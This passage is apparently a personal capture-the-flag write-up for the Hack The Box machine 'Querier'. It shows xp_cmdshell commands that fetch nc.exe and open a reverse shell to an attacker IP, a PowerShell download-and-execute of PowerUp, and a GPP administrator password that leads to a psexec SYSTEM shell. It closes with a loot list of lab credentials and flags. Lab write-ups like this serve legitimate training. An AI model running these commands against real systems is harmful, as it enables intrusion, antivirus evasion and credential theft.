SQL (QUERIER\mssql-svc  dbo@master)>
```

I need to restart machine XD

```
[-] ERROR(QUERIER): Line 1: SQL Server blocked access to procedure 'sys.xp_cmd
shell' of component 'xp_cmdshell' because this component is turned off as part
 of the security configuration for this server. A system administrator can ena
ble the use of 'xp_cmdshell' by using sp_configure. For more information about
 enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
SQL (QUERIER\mssql-svc  dbo@master)> EXEC master..xp_cmdshell 'cd'
```

again, antivirus

```
SQL (QUERIER\mssql-svc  dbo@master)> EXEC xp_cmdshell 'cd C:\; dir'
[-] ERROR(QUERIER): Line 1: SQL Server blocked access to procedure 'sys.xp_cmd
shell' of component 'xp_cmdshell' because this component is turned off as part
 of the security configuration for this server. A system administrator can ena
ble the use of 'xp_cmdshell' by using sp_configure. For more information about
 enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
SQL (QUERIER\mssql-svc  dbo@master)>
```

Let's came back later to it.


##################

LATER

So, i need to do it with the least commands possible to not wake up defender:

```
xp_cmdshell powershell -c Invoke-WebRequest "http://10.10.14.2:8000/nc.exe"
-OutFile "C:\Reports\nc.exe"
```

```
xp_cmdshell C:\Reports\nc.exe 10.10.14.2 4444 -e cmd.exe
```



Privilege Escalation


Local Enumeration

```
systeminfo

Host Name:                 QUERIER
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA073
Original Install Date:     1/28/2019, 11:16:50 PM
System Boot Time:          4/18/2024, 6:03:40 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0
AuthenticAMD ~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0
AuthenticAMD ~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.16707776.B64.2008070230,
8/7/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
```

```
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,810 MB
Virtual Memory: Max Size:  5,503 MB
Virtual Memory: Available: 4,168 MB
Virtual Memory: In Use:    1,335 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB.LOCAL
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4481031
                           [02]: KB4470788
                           [03]: KB4480056
                           [04]: KB4480979
                           [05]: KB4476976
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.125
                                 [02]: fe80::4d2a:9673:c93e:c2a9
                                 [03]: dead:beef::4d2a:9673:c93e:c2a9
                                 [04]: dead:beef::1e0
Hyper-V Requirements:      A hypervisor has been detected. Features required
for Hyper-V will not be displayed.

C:\Users\mssql-svc\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
State
============================= ========================================
========
SeAssignPrimaryTokenPrivilege Replace a process level token
Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process
Disabled
SeChangeNotifyPrivilege       Bypass traverse checking
Enabled
SeImpersonatePrivilege        Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege       Create global objects
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
```

```
Disabled
```

Before any more enumeration, let's try some easy wins:




```
certutil -f -urlcache http://10.10.14.2:8000/jp.exe jp.exe
```

Access is deniet, but let's try with netcat:
NC file transfer, netcat file transfer
On victim:

```
C:\Reports>nc -l -p 1234 > jp.exe
nc -l -p 1234 > jp.exe

stop
```

on attacker:

```
┌──(root㉿kali)-[/home/kali/tryhackme]
└─# nc -w 3 10.10.10.125 1234 < nc.exe
```

```
jp.exe -l 443 -p c:\\windows\\system32\\cmd.exe -a "/c nc.exe -e cmd.exe
10.10.14.2 1234" -t * -c {659cdea7-489e-11d9-a9cd-51}
```

Did not work

VERY IMPORTANT! HOW TO MANUALLY RUN POWERUP VIA CMD!

Modify powerup.ps1 (just run command addin ainvoke allchecks at the end of the script)

```
echo "Invoke-AllChecks" >> PowerUp.ps1
```

send file to victim machine

On victim:

```
C:\Reports>nc -l -p 1234 > PowerUp.ps1
nc -l -p 1234 > PowerUp.ps1

stop
```

on attacker:

```
┌──(root㉿kali)-[/home/kali/tryhackme]
└─# nc -w 3 10.10.10.125 1234 < PowerUp.ps1
```

or use this one liner that downloads and executes powershell command at the same time:

on attacker

```
python -m http.server
```

On victim:

```
echo IEX(New-Object
Net.WebClient).DownloadString('http://10.10.14.2:8000/PowerUp.ps1') |
powershell -noprofile -
```

PowerUp.ps1 output

```
echo IEX(New-Object
Net.WebClient).DownloadString('http://10.10.14.2:8000/PowerUp.ps1') |
powershell -noprofile -
```

```
[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...


[*] Checking for unquoted service paths...


[*] Checking service executable and argument permissions...


[*] Checking service permissions...


ServiceName   : UsoSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'UsoSvc'
CanRestart    : True




[*] Checking %PATH% for potentially hijackable DLL locations...


ModifiablePath    : C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps
IdentityReference : QUERIER\mssql-svc
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\mssql-
svc\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'




[*] Checking for AlwaysInstallElevated registry key...
```

```
[*] Checking for Autologon credentials in registry...


[*] Checking for modifidable registry autoruns and configs...


[*] Checking for modifiable schtask files/configs...


[*] Checking for unattended install files...


UnattendPath : C:\Windows\Panther\Unattend.xml




[*] Checking for encrypted web.config strings...


[*] Checking for encrypted application pool and virtual directory
passwords...


[*] Checking for plaintext passwords in McAfee SiteList.xml files....




[*] Checking for cached Group Policy Preferences .xml files....


Changed   : {2019-01-28 23:12:48}
UserNames : {Administrator}
NewName   : [BLANK]
Passwords : {MyUnclesAreMarioAndLuigi!!1!}
File      : C:\ProgramData\Microsoft\Group
            Policy\History\{31B2F340-016D-11D2-945F-
00C04FB984F9}\Machine\Preferences\Groups\Groups.xml
```

Privilege Escalation vector - Groups.xml password

So, we probable attacks vector:

1. UnattendPath : `C:\Windows\Panther\Unattend.xml`
2. Groups.xml Password
3. service permissions
4. hijackable DLL

Let's try them started from:

1. UnattendPath : `C:\Windows\Panther\Unattend.xml`

```
C:\Reports\lol>type C:\Windows\Panther\Unattend.xml
type C:\Windows\Panther\Unattend.xml
<?xml version='1.0' encoding='utf-8'?>
<unattend xmlns="urn:schemas-microsoft-com:unattend"
```

(...)

```
<UserAccounts>
 <LocalAccounts>
  <LocalAccount wcm:action="add">
   <Password>*SENSITIVE*DATA*DELETED*</Password>
   <Group>administrators;users</Group>
   <Name>Administrator</Name>
  </LocalAccount>
 </LocalAccounts>
</UserAccounts>
```

This is not the way, let's try the next one.


2. `C:\ProgramData\Microsoft\Group Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml`

```
Changed   : {2019-01-28 23:12:48}
UserNames : {Administrator}
NewName   : [BLANK]
Passwords : {MyUnclesAreMarioAndLuigi!!1!}
File      : C:\ProgramData\Microsoft\Group
            Policy\History\{31B2F340-016D-11D2-945F-
00C04FB984F9}\Machine\Preferences\Groups\Groups.xml
```

It looks like that we have the password, let's check if it will work


```
python3 /usr/share/doc/python3-impacket/examples/mssqlclient.py
QUERIER/Administrator:'MyUnclesAreMarioAndLuigi!!1!'@10.10.10.125 -windows-
auth
```

Well, I can log in into sql server, let's try to use netcat to reverse shell




```
xp_cmdshell C:\Reports\nc.exe 10.10.14.2 5555 -e cmd.exe
```

well yeah, it connected as an service account



Let's use psexec.py from impacket

```
┌──(root㉿kali)-[/home/kali/hackthebox/Querier]
└─# python3 /home/kali/Downloads/psexec.py administrator@10.10.10.125
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Requesting shares on 10.10.10.125.....
[*] Found writable share ADMIN$
[*] Uploading file exGsbmJP.exe
```

```
[*] Opening SVCManager on 10.10.10.125.....
[*] Creating service yHmB on 10.10.10.125.....
[*] Starting service yHmB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd C:\

C:\> cd users

C:\Users> cd Administrator

C:\Users\Administrator> cd Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 35CB-DA81

 Directory of C:\Users\Administrator\Desktop

01/29/2019  01:04 AM    <DIR>          .
01/29/2019  01:04 AM    <DIR>          ..
04/18/2024  08:07 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,485,601,792 bytes free

C:\Users\Administrator\Desktop> type root.txt
bc72744af5f911ad67d407e392dd06d8
```

It is also possible to root machine with diffrent path, but i will do it later

Privilege Escalation vector - service permissions

```
[*] Checking service permissions...


ServiceName   : UsoSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'UsoSvc'
CanRestart    : True
```

Trophy & Loot

CREDS

Uid=reporting;Pwd=PcwTWTHRwryjc$c6"

MSSQL-SVC:corporate568
Administrator:MyUnclesAreMarioAndLuigi!!1!

FLAGS

user.txt

```
5ca35391c434929362d46d366be8d916
```

root.txt

```
bc72744af5f911ad67d407e392dd06d8
```

Archive

sql users:

users

```
SQL (QUERIER\reporting  reporting@volume)> select * from
sys.database_principals
name                 principal_id   type   type_desc
default_schema_name   create_date   modify_date   owning_principal_id
sid   is_fixed_role   authentication_type   authentication_type_desc
default_language_name   default_language_lcid
allow_encrypted_value_modifications
___________________   ___________   ____   _____________   ____________________
--   ___________   ___________   ____________________   ____________________
_____________________________________   _____________   ____________________
_____________________   ____________________   ____________________   -
_____________________________________

public                          0   b'R'   DATABASE_ROLE   NULL
2003-04-08 09:10:42   2009-04-13 12:59:14                      1
b'0105000000000009040000083741b006749c04ba943c02702f2a762'                0
0   NONE                        NULL                                    NULL
0

dbo                             1   b'U'   WINDOWS_USER    dbo
```

```
2003-04-08 09:10:42   2019-01-29 00:09:44                   NULL
b'0105000000000005150000000e5cfd9d970fd97dacb23a5d1f4010000'                0
3   WINDOWS                     NULL                                    NULL
0

guest                            2   b'S'   SQL_USER        guest
2003-04-08 09:10:42   2003-04-08 09:10:42                   NULL
b'00'               0                       0   NONE
NULL                                    NULL
0

INFORMATION_SCHEMA               3   b'S'   SQL_USER        NULL
2009-04-13 12:59:11   2009-04-13 12:59:11                   NULL
NULL               0                       0   NONE                    NULL
NULL                                    0

sys                              4   b'S'   SQL_USER        NULL
2009-04-13 12:59:11   2009-04-13 12:59:11                   NULL
NULL               0                       0   NONE                    NULL
NULL                                    0

reporting                        5   b'U'   WINDOWS_USER    dbo
2019-01-29 00:10:15   2019-01-29 00:10:15                   NULL
b'0105000000000005150000000e5cfd9d970fd97dacb23a5d1ea030000'                0
3   WINDOWS                     NULL                                    NULL
0

db_owner                     16384   b'R'   DATABASE_ROLE   NULL
2003-04-08 09:10:42   2009-04-13 12:59:14                      1
b'0105000000000009040000000000000000000000000000000400000'                 1
0   NONE                        NULL                                    NULL
0

db_accessadmin               16385   b'R'   DATABASE_ROLE   NULL
2003-04-08 09:10:42   2009-04-13 12:59:14                      1
b'0105000000000009040000000000000000000000000000001400000'                 1
0   NONE                        NULL                                    NULL
0

db_securityadmin             16386   b'R'   DATABASE_ROLE   NULL
2003-04-08 09:10:42   2009-04-13 12:59:14                      1
b'0105000000000009040000000000000000000000000000002400000'                 1
0   NONE                        NULL                                    NULL
0

db_ddladmin                  16387   b'R'   DATABASE_ROLE   NULL
2003-04-08 09:10:42   2009-04-13 12:59:14                      1
b'0105000000000009040000000000000000000000000000003400000'                 1
0   NONE                        NULL                                    NULL
```

```
0

db_backupoperator           16389   b'R'   DATABASE_ROLE   NULL
2003-04-08 09:10:42   2009-04-13 12:59:14                      1
b'0105000000000009040000000000000000000000000005400000'               1
0   NONE                        NULL                                  NULL
0

db_datareader               16390   b'R'   DATABASE_ROLE   NULL
2003-04-08 09:10:42   2009-04-13 12:59:14                      1
b'0105000000000009040000000000000000000000000006400000'               1
0   NONE                        NULL                                  NULL
0

db_datawriter               16391   b'R'   DATABASE_ROLE   NULL
2003-04-08 09:10:42   2009-04-13 12:59:14                      1
b'0105000000000009040000000000000000000000000007400000'               1
0   NONE                        NULL                                  NULL
0

db_denydatareader           16392   b'R'   DATABASE_ROLE   NULL
2003-04-08 09:10:42   2009-04-13 12:59:14                      1
b'0105000000000009040000000000000000000000000008400000'               1
0   NONE                        NULL                                  NULL
0

db_denydatawriter           16393   b'R'   DATABASE_ROLE   NULL
2003-04-08 09:10:42   2009-04-13 12:59:14                      1
b'0105000000000009040000000000000000000000000009400000'               1
0   NONE                        NULL                                  NULL
0
```